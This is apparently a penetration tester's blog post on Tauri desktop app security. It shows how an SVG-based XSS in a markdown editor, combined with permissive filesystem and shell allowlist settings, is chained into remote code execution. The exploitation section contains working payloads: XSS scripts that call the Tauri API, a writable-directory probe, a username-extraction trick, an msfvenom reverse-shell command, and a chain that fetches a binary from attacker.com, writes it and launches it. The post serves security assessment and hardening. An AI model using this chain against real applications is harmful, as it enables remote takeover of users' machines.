


TL;DR
Tauri is positioned as a lighter, security-first alternative to Electron, but the attack surface does not disappear. In real-world apps, an XSS combined with permissive configuration settings such as broad filesystem access and application-launch capabilities can still be chained into remote code execution. The difference is not whether exploitation is possible, but how it happens, with configuration review now central to the assessment. Moving beyond Electron changes the mechanics, not the risk.
Getting Started
For years, Electron has dominated the desktop application development landscape. Applications like Slack, Microsoft Teams, and Visual Studio Code have proven that web technologies can power robust desktop experiences. However, this convenience comes at a cost: Electron applications are notorious resource hogs, bundling entire Chromium instances that balloon binary sizes to hundreds of megabytes and consume RAM like it's going out of style.
Enter Tauri, an emerging framework that promises to solve Electron's most painful problems while maintaining the familiar HTML+CSS+JavaScript development experience. With over 101,000 stars on GitHub (at the time of writing this blog post) and rapidly growing adoption, Tauri represents the next generation of desktop application frameworks. But as security researchers, we know that new technologies often come with new vulnerabilities.
The following research documents my investigation into Tauri's security model, revealing critical vulnerabilities in real-world applications and demonstrating exploitation techniques that developers and security teams need to understand. The intent of this post is not just to showcase vulnerabilities, but to demonstrate that moving away from Electron doesn't automatically solve your security problems, it just changes them.
Understanding the Tauri Framework
Instead of bundling an entire browser, Tauri applications use the operating system's native web renderer: WebView2 on Windows, WebKit on macOS, and WebKitGTK on Linux. The backend is written in Rust, a memory-safe language that's becoming standard for security-conscious development.
The benefits are immediately obvious. A basic Tauri application can weigh in at just over 600KB compared to Electron's typical 100MB+ footprint. Applications launch faster, consume less memory, and maintain native look-and-feel. For developers, the learning curve is minimal; if you can build a website, you can build a Tauri application.
From a security perspective, Tauri's architecture appears promising. The framework emphasizes a "security-first" approach with fine-grained permissions, sandboxed execution, and compile-time security checks. Unlike Node.js integration in Electron, Tauri uses a strict allowlist model where every API call must be explicitly enabled.
But as we'll see, security expectations and security reality are often very different things.
The Attack Surface: Similarities and Differences
Electron's Security
Anyone who has spent time auditing Electron applications knows the common pitfalls. Insecure Inter-Process Communication (IPC) configurations can grant full access to Node.js APIs, turning a simple XSS vulnerability into instant remote code execution. The classic proof-of-concept require ('child_process').exec('calc') has become a default blind-test in security circles, but it represents a very real threat.
Electron applications also ship with a specific browser version that can fall behind the latest security patches, creating a window of vulnerability. The Node.js integration itself is a massive attack surface, granting JavaScript access to filesystem operations, process spawning, and network functionality that would be strictly forbidden in a browser context.
Tauri's Security
Tauri solves these problems through architectural choices. The framework ships without a bundled browser engine, instead leveraging the OS-level WebView that receives regular security updates through system patches. The Rust backend provides memory safety guarantees that can prevent entire classes of vulnerabilities common in other codebases.
Most importantly, Tauri implements a whitelist-based security model through configuration files. APIs are disabled by default, and developers must explicitly enable specific functionality. If an API isn't enabled in the configuration, the code to support it isn't even included in the final binary. On paper, this sounds excellent. In practice, the security model is only as strong as developers' understanding of it, and as we'll discover, it may not be that simple to fully grasp the implications of their configuration choices.
The Persistent Threat: XSS can Still Mean RCE
Despite the architectural differences, one fundamental truth remains constant: cross-site scripting (XSS) vulnerabilities in JavaScript desktop application frameworks can lead to remote code execution (RCE).
In a web browser, XSS is certainly dangerous. An attacker can steal session tokens, perform actions on behalf of the user, or exfiltrate sensitive data. But in a desktop application with access to filesystem APIs and process execution capabilities, XSS becomes exponentially more dangerous. The kind of sandbox that protects users in web browsers doesn't exist in the same way for desktop applications.
Discovery: Finding the Configuration Weaknesses
The first step in attacking any Tauri application is understanding its permission model. Unlike Electron, where you might start by looking for IPC vulnerabilities or Node.js integration issues, Tauri attacks begin with configuration analysis.
The Configuration File
Tauri stores its security configuration in files typically named tauri.conf.json, though variations exist for different platforms and formats. During reconnaissance, I search for these files in the application's source code or extracted binary:
tauri.conf.json5tauri.linux.conf.jsontauri.windows.conf.jsontauri.macos.conf.jsonTauri.tomlTauri.linux.tomlTauri.windows.tomlTauri.macos.toml
These configuration files are the keys to understanding an application's attack surface. They define which APIs are accessible to the application, including what filesystem scopes are permitted and which commands can be executed.
Configuration Red Flags
There are some patterns that immediately raise red flags.
When reviewing configurations, I look for three specific permissions that, when combined, create a reliable path to remote code execution:
<strong>fs.writeFile</strong>()- Allows writing content to disk<strong>shell.open</strong>()- Opens paths or URLs using the system's default handler- A permissive FileSystemScope - Defines where files can be written
When all three are present, an attacker with an XSS vulnerability has everything needed to achieve remote code execution.
The shell.open() function deserves special attention. Despite its name, it doesn't provide direct shell access; instead, it opens a file or URL using the operating system's default application. This might seem harmless, but it's the final piece of our exploitation puzzle.
A Real-World Example: Exploitable Configuration
During my research, I discovered an open-source Tauri application with a configuration that perfectly illustrated these vulnerabilities. While I've redacted identifying details to protect the project, the configuration teaches important lessons about Tauri security.
    ...omitted for brevity...
"tauri": {
  "allowlist": {
      "all": true,
      "dialog": {
          "open": true,
          "save": true
      },
      "fs": {
          "all": true,
          "scope": ["$APP/*"]
      }
  },
...omitted for brevity...
This configuration enables filesystem write operations scoped to the $APP directory and permits the shell.open() function. While you don't see those features explicitly declared using fs.writeFile() or shell.open(), they are implicitly allowed by setting "all": true in their respective sections. At first glance, this might seem reasonable, the filesystem access is scoped, after all. But as we'll see, this configuration provides everything an attacker needs.
Closed Source Applications
When working with closed-source applications, there's a straightforward method we can employ to identify whether Tauri has been used in its development. By running a strings command, we can often determine the presence of the framework without needing access to the source code itself.
strings /Applications/tauriapp.app/Contents/MacOS/tauriapp | grep "tauri" --color

This is a simple method that will output signs that are characteristic of Tauri. By knowing this, we can continue testing using a black box approach.
Finding the Injection Point
Configuration analysis tells us what's possible, but exploitation requires an actual vulnerability. Modern frontend frameworks like React, Vue, and Angular have built-in protections against XSS, and most developers will use sanitization libraries like DOMPurify. As penetration testers, we're accustomed to fighting against these protections, and we know they're not perfect.
The application I targeted presented itself as a markdown editor. Markdown editors are particularly interesting targets because they must render user-supplied content, creating numerous opportunities for injection. Even with sanitization in place, edge cases and parser quirks can create bypass opportunities.

After exploring the application's functionality, I identified an SVG-based XSS vector. The payload was simple:
<svg><desc><![CDATA[</desc><script>alert("Tauri XSS")</script>]]></svg>

After typing the above into the editor, the popup confirmed arbitrary JavaScript was being executed. Now we need to find how to achieve code execution in the application's security context, with access to the Tauri API.
From XSS to Remote Code Execution
With a vulnerable configuration identified and XSS confirmed, we can now chain these weaknesses into remote code execution.
Accessing the Tauri API
The initial task is accessing Tauri's API from our XSS context. If the application has withGlobalTauri enabled in the configuration file, the API is accessible via window.__TAURI__. However, even if this isn't enabled, we're not blocked, since the Tauri API can be imported from external sources:
 <svg><desc><![CDATA[</desc><script>
 import('https://cdn.jsdelivr.net/npm/@tauri-apps/[email protected]/+esm').then(m => module = m)
 module.[api.call.here]
</script>]]></svg>
With API access established, we can begin executing Tauri's features. Let's verify the platform running the application:
 <svg><desc><![CDATA[</desc><script>
 import('https://cdn.jsdelivr.net/npm/@tauri-apps/[email protected]/+esm').then(m => module = m)
 module.os.platform().then((platform) => alert(platform))
</script>]]></svg>

This information helps us confirm the APIs are available for use.
A Simple Proof of Concept
Using shell.open(), we can trigger the classic PoC of opening the Calculator application:
 <svg><desc><![CDATA[</desc><script>
  import('https://cdn.jsdelivr.net/npm/@tauri-apps/[email protected]/+esm').then(m => module = m)
  module.shell.open('/System/Applications/Calculator.app')
</script>]]></svg>
This successfully executes Calculator, proving we can launch arbitrary applications. But shell.open() doesn't accept command-line arguments, so we can't simply use a /bin/bash or python payload and expect a reverse shell. The Command API that would allow parameterized execution requires commands to be whitelisted in the configuration file, which our target application hasn't done.
We need a different approach.
Filesystem Scope Reconnaissance
Our next step is determining where we can write files. The configuration specified $APP/* as the filesystem scope, but what does that actually resolve to on the target system?
Tauri defines several constants for common directories, and we need to identify which ones are writable.

In a black box approach, we can attempt to write to each directory and observe which operations succeed, using the discovered XSS vulnerability:
<svg><desc><![CDATA[</desc><script>
for (let i = 1; i <= 25; i++) {
  window.__TAURI__.fs.writeBinaryFile('p.txt', new Uint8Array([80,80,80]), { dir: i }).then(() => alert(i))
}
</script>]]></svg>
In my testing, directory 18 (App) was writable, corresponding to platform-specific application support directories.
Extracting the Username
We now face a small challenge. The $APP directory resolves to paths like:
- macOS:
/Users/<username>/Library/Application Support/<app-name> - Linux:
/home/<username>/.config/<app-name> - Windows:
C:\Users\<username>\AppData\Roaming\<app-name>
To construct the full path for use with shell.open(), we need to extract the username. The Tauri filesystem API doesn't provide a direct method to retrieve the current user's home directory as a string, it only returns numeric constants.
One solution is to trigger an intentional error by attempting to write to a directory that's definitely not in our scope, then parse the username from the error message:
window.__TAURI__.fs.writeBinaryFile("p.txt", new Uint8Array([80]), { dir: 3 })
.then(() => alert("Fonts is writable"))
.catch((e) => {
    alert(username = e.split("/")[2])
});

With the username extracted, we can now construct the full path to our writable directory:
const appPath = `/Users/${username}/Library/Application Support/<app-name>/`;
Generating the Malicious Payload
The following step creates an executable that will be launched via shell.open(). For this demonstration, I'll focus on macOS.
Using msfvenom, we can generate a reverse shell payload wrapped in a macOS application bundle:
msfvenom -p osx/x64/shell_reverse_tcp LHOST=127.0.0.1 LPORT=8888 -f macho -o payload.macho
This creates a payload that, when executed, connects back to our listener.
Writing and Executing the Payload
We now have all the pieces needed for exploitation. Our JavaScript payload will:
- Download the binary payload from a web server we control
- Convert it to a Uint8Array
- Write it to the writable directory
- Trigger execution via
shell.open()
   let username;

window.__TAURI__.fs.writeBinaryFile("p.txt", new Uint8Array([80]), { dir: 3 })
.then(() => alert("Fonts is writable"))
.catch(e => { username = e.split("/")[2] })

fetch('https://attacker.com/payload.macho')
.then(res => res.blob())
.then(blob => new Response(blob).arrayBuffer()
.then(buffer => window.__TAURI__.fs.writeBinaryFile("payload.macho", new Uint8Array(buffer), { dir: 18 })
.then(() => window.__TAURI__.shell.open(`/Users/${username}/Library/Application Support/payload.macho`))));
When executed, this payload writes our malicious application to disk and launches it through the system's default handler. On our machine, we receive a reverse shell with full user privileges.
Conclusion
Tauri represents fresh territory to explore. As more applications are built with this framework, we'll discover new vulnerability patterns, develop new exploitation techniques, and establish new best practices. The following are a few takeaways to keep in mind:
Configuration Review: Tauri application security assessment should start with thorough configuration analysis. If available, analyze all tauri.conf.* files before proceeding to code review.
Understand the Tauri API: Familiarize yourself with Tauri's API attack surface, especially filesystem, shell, and HTTP APIs. Understand how these can be chained for exploitation.
Platform-Specific Testing: Tauri applications behave differently on different platforms due to the underlying WebView differences. Test on all supported platforms, as a vulnerability might only be exploitable on specific operating systems.
Check for Updates: Tauri is under active development, with security improvements shipping regularly. Verify that applications are using recent Tauri versions and that dependencies are up to date.
Subscribe to our blog
Be first to learn about latest tools, advisories, and findings.
Thank You! You have been subscribed.
Recommended Posts
You might be interested in these related posts.